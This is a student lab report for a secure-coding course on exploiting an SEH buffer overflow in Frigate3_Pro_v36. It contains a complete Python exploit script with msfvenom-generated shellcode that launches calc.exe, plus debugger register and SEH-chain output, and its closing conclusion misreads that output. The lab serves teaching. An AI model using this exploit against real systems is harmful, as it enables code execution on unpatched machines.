

# SECURE CODING

## CSE-2010

### LAB ASSIGNMENT – 10

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**Slot** : L23-L24

**Lab experiment - Working with the memory vulnerabilities – Part IV**

#### **Task**

- **Download Frigate3\_Pro\_v36 from teams (check folder named 17.04.2021).**
- **Deploy a virtual windows 7 instance and copy the Frigate3\_Pro\_v36 into it.**
- **Install Immunity debugger or ollydbg in windows7**
- **Install Frigate3\_Pro\_v36 and Run the same**
- **Download and install python 2.7.\* or 3.5.\***
- **Run the exploit script II (exploit2.py- check today's folder) to generate the payload**

## Analysis

- Try to crash the **Frigate3\_Pro\_v36** and exploit it.
- Change the default trigger from **cmd.exe** to **calc.exe** (Use **msfvenom** in Kali linux).

**Example:**

```
msfvenom -a x86 --platform windows -p windows/exec  
CMD=calc -e x86/alpha_mixed -b  
"\x00\x14\x09\x0a\x0d" -f python
```

- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SEH

**Happy Learning!!!!!!**

## Payload Generation:

### (1) The python code used to generate the payload

```
f= open("payload_calc.txt", "w")
```

```
junk="A" * 4112
```

```
nseh="\xeb\x20\x90\x90"
```

```
seh="\x4B\x0C\x01\x40"
```

```
#40010C4B 5B      POP EBX
```

```
#40010C4C 5D      POP EBP
```

```
#40010C4D C3      RETN
```

```
#POP EBX ,POP EBP, RETN | [rtl60.bpl] (C:\Program Files\Frigate3\rtl60.bpl)
```

```
nops="\x90" * 50
```

```
# msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e  
x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
```

```
buf = b""
```

```
buf += b"\x89\xe1\xdb\xc4\xd9\x71\xf4\x59\x49\x49\x49\x49"
```

```
buf += b"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x37"
```

```
buf += b"\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
```

```
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
```

```
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x49\x6c\x79\x78\x4f\x72"
```

buf += b"\x55\x50\x47\x70\x75\x50\x45\x30\x6d\x59\x4b\x55\x46"  
buf += b"\x51\x69\x50\x33\x54\x4e\x6b\x62\x70\x44\x70\x4c\x4b"  
buf += b"\x56\x32\x36\x6c\x4c\x4b\x76\x32\x57\x64\x4e\x6b\x44"  
buf += b"\x32\x46\x48\x34\x4f\x4f\x47\x61\x5a\x47\x56\x70\x31"  
buf += b"\x39\x6f\x4e\x4c\x45\x6c\x63\x51\x63\x4c\x45\x52\x56"  
buf += b"\x4c\x67\x50\x79\x51\x6a\x6f\x56\x6d\x65\x51\x6a\x67"  
buf += b"\x78\x62\x39\x62\x30\x52\x61\x47\x6c\x4b\x32\x72\x64"  
buf += b"\x50\x6e\x6b\x61\x5a\x47\x4c\x4c\x4b\x70\x4c\x62\x31"  
buf += b"\x31\x68\x59\x73\x77\x38\x36\x61\x4b\x61\x36\x31\x6e"  
buf += b"\x6b\x31\x49\x57\x50\x77\x71\x79\x43\x6c\x4b\x51\x59"  
buf += b"\x52\x38\x49\x73\x76\x5a\x31\x59\x4e\x6b\x66\x54\x4e"  
buf += b"\x6b\x56\x61\x6a\x76\x55\x61\x6b\x4f\x4e\x4c\x6f\x31"  
buf += b"\x38\x4f\x44\x4d\x47\x71\x69\x57\x70\x38\x6d\x30\x64"  
buf += b"\x35\x39\x66\x63\x33\x53\x4d\x6a\x58\x55\x6b\x63\x4d"  
buf += b"\x76\x44\x52\x55\x6a\x44\x42\x78\x6c\x4b\x63\x68\x56"  
buf += b"\x44\x67\x71\x68\x53\x55\x36\x6c\x4b\x74\x4c\x42\x6b"  
buf += b"\x4c\x4b\x50\x58\x67\x6c\x76\x61\x48\x53\x6e\x6b\x77"  
buf += b"\x74\x6e\x6b\x63\x31\x58\x50\x6d\x59\x73\x74\x57\x54"  
buf += b"\x56\x44\x33\x6b\x71\x4b\x30\x61\x52\x79\x70\x5a\x42"  
buf += b"\x71\x79\x6f\x49\x70\x63\x6f\x53\x6f\x71\x4a\x4e\x6b"  
buf += b"\x74\x52\x38\x6b\x4c\x4d\x43\x6d\x31\x7a\x45\x51\x6e"  
buf += b"\x6d\x6e\x65\x4c\x72\x57\x70\x37\x70\x47\x70\x30\x50"  
buf += b"\x73\x58\x30\x31\x6c\x4b\x32\x4f\x4c\x47\x4b\x4f\x7a"  
buf += b"\x75\x4d\x6b\x5a\x50\x6d\x65\x49\x32\x62\x76\x70\x68"  
buf += b"\x4d\x76\x4f\x65\x6f\x4d\x6d\x4d\x4b\x4f\x59\x45\x55"  
buf += b"\x6c\x37\x76\x43\x4c\x55\x5a\x6b\x30\x4b\x4b\x4b\x50"  
buf += b"\x54\x35\x46\x65\x6f\x4b\x33\x77\x55\x43\x61\x62\x32"

```
buf += b"\x4f\x70\x6a\x55\x50\x33\x63\x6b\x4f\x58\x55\x61\x73"
```

```
buf += b"\x33\x51\x70\x6c\x71\x73\x47\x70\x41\x41"
```

```
payload_calc = junk + nseh + seh + nops + buf
```

```
f.write(payload_calc)
```

f.close

**(2) The payload generated using the above python code**

[illegible]



[illegible]

[illegible]

@? % á Û Ä Ü q ô  
YIIIIIIIII CCCCCC7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIllyxOrUPGpuPEO  
mYKUfQiP3TNkbpDpLKV26lLKv2WdNkD2FH4OOGaZGVp19oNLElcQcLERVLg  
PyQjoVmeQjgxb9b0RaGlK2rdPnkaZGLLPb11hYsw86aKa61nk1IWPwqyClK  
QYR8IsVz1YNkfTNkvajvUakONLo18ODMGqiWp8m0d59fc3SMjXUkcMvDRUj  
DBxlKchVDgqhSU6IKtLBkLPXglvaHSnkwtnc1XPmYstWTVD3kqK0aRypZBqy  
olpcSoqJNktR8kLMcm1zEQnmneLrWp7pGp0PsX01Ik2OLGKOzuMkZPmeI2  
bvphMvOeoMmMKOYEUI7vCLUzkOKKKPT5Feok3wUCab2OpjUP3ckOXUas3  
QplqsGpAA




**Crashing the Frigate3\_Pro\_v36 application and opening calc.exe (Calculator) by triggering it using the above generated payload:**




## Before Execution (Exploitation):


Attaching the debugger (Immunity debugger) to the application Frigate3\_Pro\_v36 and analysing the address of various registers:



## Checking for EIP address




## Verifying the SHE chain.



### After Execution (Exploitation):

### **Analysing the address of various registers:**



## Checking for EIP address

```
Registers (FPU)
EAX: 0018F2B8
ECX: 00000000
EDX: 90909090
EBX: 0018F2B8
ESP: 0018E27C
EBP: 0018F208
ESI: 0018E290 ASCII "AAAAAAAAAAAA"
EDI: 057252D0 ASCII "AAAAAAAAAAAA"
EIP: 40006834 rtl60.40006834
C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0053 32bit 7EFD0000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (0000)
EFL 00010286 (NO,NB,NE,A,S,PE,L)
ST0 empty 9
ST1 empty 9
ST2 empty 9
ST3 empty 9
ST4 empty 9
ST5 empty 9
ST6 empty 9
ST7 empty 9
FST 0120 Cond 0 0 0 1 Err 0 0
FCW 1372 Prec NEAR,64 Mask
```

Verifying the SHE chain and reporting the dll loaded along with the addresses.

```
SEH chain of main thread
Address SE handler
0018F2A0 rtl60.40010C4B
909020EB *** CORRUPT ENTRY ***
```

Hence from the above analysis we found that the dll 'rtl60.40010C4B' is corrupted and is located at the address '0018F2A0'.